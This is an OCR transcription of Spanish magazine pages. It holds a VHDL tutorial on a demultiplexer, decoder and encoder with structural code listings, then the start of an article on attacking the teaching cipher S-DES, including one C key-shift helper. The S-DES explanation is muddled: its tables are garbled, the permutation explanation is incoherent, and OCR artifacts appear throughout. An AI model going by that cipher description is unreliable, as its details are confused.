
```
ENTITY demuxla4 IS
         PORT (d: IN BIT;
              s0,s1: IN BIT;
              e: IN BIT;
              z0,z1,z2,z3: OUT BIT);
END demuxla4;

ARCHITECTURE estructural OF demuxla4 IS
--declaración de componentes
COMPONENT not1
         PORT (a: IN BIT; z: OUT BIT);
END COMPONENT;
COMPONENT and4
         PORT (a,b,c,d: IN BIT; z: OUT BIT);
END COMPONENT;
--declaración de señales
SIGNAL ns0, ns1: BIT;
--ubicación de arquitecturas
FOR ALL: not1 USE ENTITY WORK.not1(comportamental);
FOR ALL: and4 USE ENTITY WORK.and4(comportamental);
BEGIN
--conexión de la estructura
puertaNot1: not1 PORT MAP(s0,ns0);
puertaNot2: not1 PORT MAP(s1,ns1);
puertaAnd1: and4 PORT MAP(d,e,ns1,ns0,z0);
puertaAnd2: and4 PORT MAP(d,e,ns1,s0,z1);
puertaAnd3: and4 PORT MAP(d,e,s1,ns0,z2);
puertaAnd4: and4 PORT MAP(d,e,s1,s0,z3);
END estructural;
```

Podréis observar que la implementación es más sencilla que en el caso del multiplexor. Además, si simuláis la entidad y jugáis un poco con ella, podréis ver también que los tiempos de propagación son menores, al existir un nivel menos de puertas lógicas (la puerta OR del multiplexor).(ver fig.4)

## El decodificador

Un decodificador (o descodificador, según la bibliografía) es un circuito combinacional con n entradas y N salidas, cumpliéndose que N=2^n, así como una entrada de habilitación. Su funcionamiento consiste en activar una y sólo una de las salidas, codificada por la configuración binaria de las entradas. Veamos un ejemplo de un decodificador de dos entradas y cuatro salidas. (ver Listado 5) (fig.5)


*Fig. 4: Simulación del demultiplexor de cuatro salidas*






*Fig. 5: Diseño del decodificador de 2 entradas y 4 salidas*

Seguramente la mayoría habrá caído en la cuenta de que su funcionamiento es muy similar al del demultiplexor. De hecho, si creamos un demultiplexor cuya entrada "d" esté siempre activa, nos encontraremos ante un decodificador, al igual que si duplicamos la habilitación "e" del decodificador para actuar también como entrada "d". Por ello, comercialmente no se producen circuitos digitales demultiplexores sino que éstos son implementados mediante decodificadores cuando resulta necesario.

También es importante señalar que existe un tipo especial de decodificadores conocidos como decodificadores excitadores o "drivers", cuya función es adaptar los niveles eléctricos de las señales electrónicas destinadas a un elemento de visualización, como por ejemplo un display de siete segmentos (el típico dígito de las pantallas de cristal líquido de los relojes o minicadenas) (ver fig 6).

## El codificador

Un codificador es un sistema combinacional que realiza la función inversa al decodificador que acabamos de ver. Tiene N entradas y n salidas (con N=2^n), así como una entrada de habilitación "e" y una salida de activación "a". Su función es codificar en las salidas la configuración binaria del elemento activo en la entrada iésima, de forma que si, por ejemplo, activamos la cuarta entrada, se codifique "100" (Z0=0, Z1=0, Z2=1) en la salida. La salida de activación tiene por fin discernir cuándo un cero codificado en la salida corresponde a la activación del elemento de entrada cero y cuándo corresponde a la inactividad de todos los elementos de entrada. Por ejemplo, echemos un vistazo a este codificador de ocho entradas y tres salidas (ver fig.7)

Como podréis observar, nos encontramos con una puerta OR de ocho entradas, la cual no está en nuestro repertorio. Podríamos implementar dicho circuito fácilmente, pero no es habitual trabajar con puertas de un número de entradas tan elevado, por lo que conviene acostumbrarnos a generar equivalencias con los elementos ya disponibles. Así, podemos implementar la puerta OR de ocho entradas mediante una puerta OR de dos entradas, en la

### Listado 5

```
ENTITY deco2a4 IS
        PORT (x0,x1: IN BIT;
              e: IN BIT;
              z0,z1,z2,z3: OUT BIT);
END deco2a4;

ARCHITECTURE estructural OF deco2a4 IS
--declaración de componentes
COMPONENT not1
        PORT (a: IN BIT; z: OUT BIT);
END COMPONENT;
COMPONENT and3
        PORT (a,b,c: IN BIT; z: OUT BIT);
END COMPONENT;
--declaración de señales
SIGNAL nx0, nx1: BIT;
--ubicación de arquitecturas
FOR ALL: not1 USE ENTITY WORK.not1(comportamental);
FOR ALL: and3 USE ENTITY WORK.and3(comportamental);
BEGIN
--conexión de la estructura
puertaNot1: not1 PORT MAP(x0,nx0);
puertaNot2: not1 PORT MAP(x1,nx1);
puertaAnd1: and3 PORT MAP(nx1,nx0,e,z0);
puertaAnd2: and3 PORT MAP(nx1,x0,e,z1);
puertaAnd3: and3 PORT MAP(x1,nx0,e,z2);
puertaAnd4: and3 PORT MAP(x1,x0,e,z3);
END estructural;
```


*Fig. 6: Simulación del decodificador de dos entradas y cuatro salidas*




*Fig. 7: Diseño del codificador de ocho entradas y tres salidas*

## Listado 6

```
ENTITY cod8a3 IS
          PORT (x0,x1,x2,x3,x4,x5,x6,x7: IN BIT;
                e: IN BIT;
                z0,z1,z2: OUT BIT;
                a: OUT BIT);
END cod8a3;

ARCHITECTURE estructural OF cod8a3 IS
--declaración de componentes
COMPONENT or2
          PORT (a,b: IN BIT; z: OUT BIT);
END COMPONENT;
COMPONENT or4
          PORT (a,b,c,d: IN BIT; z: OUT BIT);
END COMPONENT;
COMPONENT and2
          PORT (a,b: IN BIT; z: OUT BIT);
END COMPONENT;
--declaración de señales
SIGNAL so1, so2, so3, so4, tmpo1, tmpo2: BIT;
--ubicación de arquitecturas
FOR ALL: or2 USE ENTITY WORK.or2(comportamental);
FOR ALL: or4 USE ENTITY WORK.or4(comportamental);
FOR ALL: and2 USE ENTITY WORK.and2(comportamental);
BEGIN
--conexión de la estructura
puertaOr1: or4 PORT MAP(x1,x3,x5,x7,so1);
puertaOr2: or4 PORT MAP(x2,x3,x6,x7,so2);
puertaOr3: or4 PORT MAP(x4,x5,x6,x7,so3);
puertaOr4: or4 PORT MAP(x0,x1,x2,x3,tmpo1);
puertaOr5: or4 PORT MAP(x4,x5,x6,x7,tmpo2);
puertaOr6: or2 PORT MAP(tmpo1,tmpo2,so4);
puertaAnd1: and2 PORT MAP(so1,e,z0);
puertaAnd2: and2 PORT MAP(so2,e,z1);
puertaAnd3: and2 PORT MAP(so3,e,z2);
puertaAnd4: and2 PORT MAP(so4,e,a);
END estructural;
```

que cada una de dichas entradas sea a su vez la salida de una OR de cuatro de las ocho entradas que queremos incluir en la función lógica. Será necesario, por tanto, definir dos señales temporales para unir sendas OR de cuatro entradas a la OR de dos entradas que generará la función pertinente. Así pues, podríamos implementar el circuito de la siguiente forma: (ver Listado 6)

Cuando compiléis y simuléis este elemento, podréis comprobar que la activación de más de una entrada simultáneamente genera resultados extraños en la salida. Concretamente, la combinación lógica correspondiente a la suma lógica de las salidas que se obtendrían con la activación de cada una de las entradas. Esto es así porque este circuito es lo que se conoce como un codificador sin prioridad, en el que se supone que las entradas están controladas para que nunca nos encontremos con la situación de que se activen varias a la vez. Cuando no podemos garantizarlo, utilizamos los denominados codificadores con prioridad, donde la salida corresponde a la entrada considerada más prioritaria (normalmente, la de mayor valor decimal); o bien podemos utilizar un circuito de resolución de prioridades, que desactive todas las entradas por debajo de la de mayor peso. Si no es necesario, no suelen utilizarse codificadores con prioridad, dado que aumentar la complejidad del circuito siempre disminuye su velocidad, y por tanto su eficiencia.

## El mes que viene...

Este mes, tras haber finalizado por fin el estudio de la sintaxis del lenguaje, hemos comenzado a trabajar en serio en el diseño de componentes complejos. Aunque la complejidad, por el momento, es limitada, es conveniente ir practicando todo lo visto, compilando y simulando todos los códigos incluidos en el artículo así como otros que se os puedan ocurrir a vosotros, de forma que los conocimientos se vayan asentando de la manera más natural posible.

Dado que la cantidad de archivos de código fuente que tenemos va creciendo por momentos, y dado que no resulta práctico repetir lo que ya se publicó en otros números; para cuando tengas el presente texto en tus manos, estarán publicados mes a mes todos los ficheros de código fuente en mi página personal, de forma que no tengáis que invertir tiempo en introducirlos a mano. Y, como siempre, mi correo electrónico está a vuestra disposición para cualquier duda o problema que tengáis.

Hasta el mes que viene, a la misma VHDL-hora, en el mismo VHDL-lugar. ¡Nos leemos!

**Ramiro C.G. (alias Death Master)**
death_master@hpn-sec.net
http://www.death-master.tk/

## Sistemas combinacionales y secuenciales

En el estudio de la electrónica digital, suelen distinguirse dos tipos de circuitos principalmente, por una lado los denominados sistemas combinacionales y por el otro los sistemas secuenciales. Ambos están compuestos básicamente por los mismos elementos (puertas lógicas), pero difieren en la forma de interconectarlos.

Un sistema combinacional es aquel cuya salida (o salidas) depende únicamente de las entradas en un instante determinado de tiempo. Todos los ejemplos que hemos visto hasta ahora son sistemas combinacionales, incluyendo las propias puertas lógicas. Si recordáis el ejemplo de la puerta AND de dos entradas, realizamos una implementación donde la puerta tenía dos nanosegundos de retardo, de forma que la salida del circuito (en este caso de la puerta lógica) dependía en cada instante de tiempo únicamente de qué valores lógicos hubiera en sus dos entradas dos nanosegundos antes. El número de entradas, salidas o el tiempo necesario para recorrer el circuito puede variar, pero todo sistema combinacional se comporta de igual forma que la puerta AND, y sus salidas estarán determinadas únicamente por el valor de sus entradas.

Entonces, ¿qué pasaría si conectamos la propia salida del circuito a su entrada? Ahora, la salida depende de las entradas, una de las cuales (al menos) dependería de la salida anterior... es decir, estaríamos realimentando el circuito. De esta forma, la salida ya no depende únicamente de las entradas sino también del estado en el que el circuito se encontrara en el instante de tiempo en el que lo analizamos. Dicho estado viene dado por la relación en el tiempo de las entradas y las salidas del propio circuito. Este tipo de circuitos es lo que conocemos como sistemas secuenciales, y resultan de vital importancia puesto que son la base de las memorias. De ellos hablaremos más adelante.

# Rompiendo el algoritmo S-DES

**Este mes traigo nueva comida para sus cerebros. Estudiaremos a fondo el algoritmo S-DES y luego explicaré cómo se puede llevar a cabo un ataque para poder romperlo. Claro, hay código fuente incluido... no podía faltar. ;)**

## ¿Qué es S-DES?

S-DES (sdes de ahora en adelante) es una versión reducida del famoso algoritmo DES. De ahí su nombre Small DES. El algoritmo DES significa Data Encryption Standard, y pretendió ser un algoritmo estándar de cifrado. DES se ha podido romper con diferentes métodos, como ahora veremos. Utilizaremos métodos como criptoanálisis diferencial y linear.

Un famoso estudio realizado por FBI demuestra que la cantidad de ataques y criptoanálisis realizados son utilizados por empleados poco satisfechos y por hackers independientes. Está de más decir que a veces un investigador es llamado hacker y el término está mal aplicado. Pero ese es otro tema.

Lo que utiliza sdes es un bloque de cifrado mucho más pequeño y una longitud de clave mucho más pequeña también. Los bloques son de 8 bits y con una clave de 10 bits. S-DES fue en un momento diseñado para realizar test sobre criptoanálisis linear, diferencial y los dos métodos mezclados, denominado linear-diferencial.

S-DES es un cipher simétrico, es decir, utiliza la misma clave para cifrar como para descifrar. Es interesante saber que algunas partes de la clave, en especial algunos bits, son modificados de manera que el proceso de descifrado sea inverso al de cifrado.

Cada bloque a cifrar es procesado por un método denominado permutación inicial. Luego se utiliza dos bucles dependientes del contenido de la clave. Por último, se utiliza una permutación final que es la inversa del primer proceso de permutación. La clave de 10 bits es utilizada para generar dos partes de 8 bits cada una, donde cada uno de estos bloques se utiliza cada parte de manera particular.

## Definiendo el proceso de las claves

Definiremos algunas variables. A la clave principal la denominamos K, y los dos grupos de 8 bits son K1 y K2. Y el proceso se denomina KS. Estas son las tablas utilizadas para generar las dos claves de 8 bits. Estas tablas son denominadas Permuted Choice.

| PC-1 | PC-2 |
|---|---|
| 9 7 3 8 0 | 9 3 1 7 5 0 6 4 2 |
| 2 6 5 1 4 | |

Aquí podemos ver que el 9 y el 2 son permutados de manera que los bits más significativos del 9 quedan concatenados con los del 2 y viceversa. De este proceso se crea el primer grupo descendiente de la clave. Se trata de K1, y luego se hace lo mismo con la segunda tabla de permutación, con lo que se obtiene K2.

## El proceso de cifrado

El proceso de cifrado es un poco complejo y eso que estamos tratando la versión simple. Podemos ver la figura del proceso de cifrado, o también analizar esta ecuación:

C = E ( P , K ) = IP- 1( r2 (r1 ( IP ( P ) ) )

El proceso de cifrado lo estudiaremos paso por paso. Como verán en la ecuación , hay una parte que dice IP, se trata de una permutación inicial (sí, nuevamente). Tiene definida una tabla:

```
IP 1
7 6 4 0
2 5 1 3
```

La permutación se realiza de la siguiente manera. Primero un bucle realiza la primer permutación y luego otro bucle hace la segunda permutación. El primer bucle quedaría como:

```
L1 = R0
R1 = L0 Å f ( R , K1 )
```


La función f la definiremos luego. Como verán, sucede lo mismo que antes. Los números 7, 6, 4, 0 de la tabla IP pertenecen a la parte alta de la tabla, por lo tanto 2,5,1,3 a los número bajos de la tabla. En la segunda vuelta, se realiza otra permutación:

```
L2 = R1
R2 = L1 Å f ( R, K2 )
```

Por último, se concatenan R2 y L2, generando finalmente la última permutación, que es inversa a la permutación inicial. Luego de esta permutación una salida es producida. Ahora analizaremos la función f. Esta función contiene otra llamada E. Esta función depende de la siguiente tabla:

```
E-BIT TABLA DE SELECCIÓN
3 0 1 2 1 2 3 0
```

La entrada de datos en la función E es un bloque de 4 bits, y la salida se produce en un bloque de 8 bits, utilizando la tabla E-BIT. En la tabla, el 3, indica el bit tres, y así sucesivamente. Ese byte de R, se xorea en dos rondas. Se utiliza la clave denominada K, utilizando las subclaves creadas, llamadas




*Permutación inicial.*

El resultado es un bloque de 4 bits, que es retornado por la función f. De esa manera, el primer bucle utiliza la función y el segundo bucle lo utiliza de nuevo, con lo que el proceso descrito anteriormente se ejecuta de nuevo.

## Descifrado

El descifrado es exactamente igual que el cifrado, con la única salvedad que las subclaves (K1 y K2) son aplicadas en orden inverso. Es decir, K2 es utilizado en el bucle 1 y K1 en el bucle 2.

## Un poco de código fuente


Ahora veremos algunas partes relevantes antes de iniciar el viaje hacia el ataque por criptoanálisis. Este ataque es el más directo. La primera permutación de las claves es:

```
UINT leftShift(UINT nKey, UINT nShift, UINT nSize){
UINT n = nKey >> (nSize - nShift), i, nMask=0;
nKey <<= nShift;
for(i=0; i< nSize; i++)
nMask |= 1 << i;
return (nKey | n) & nMask;
}
```

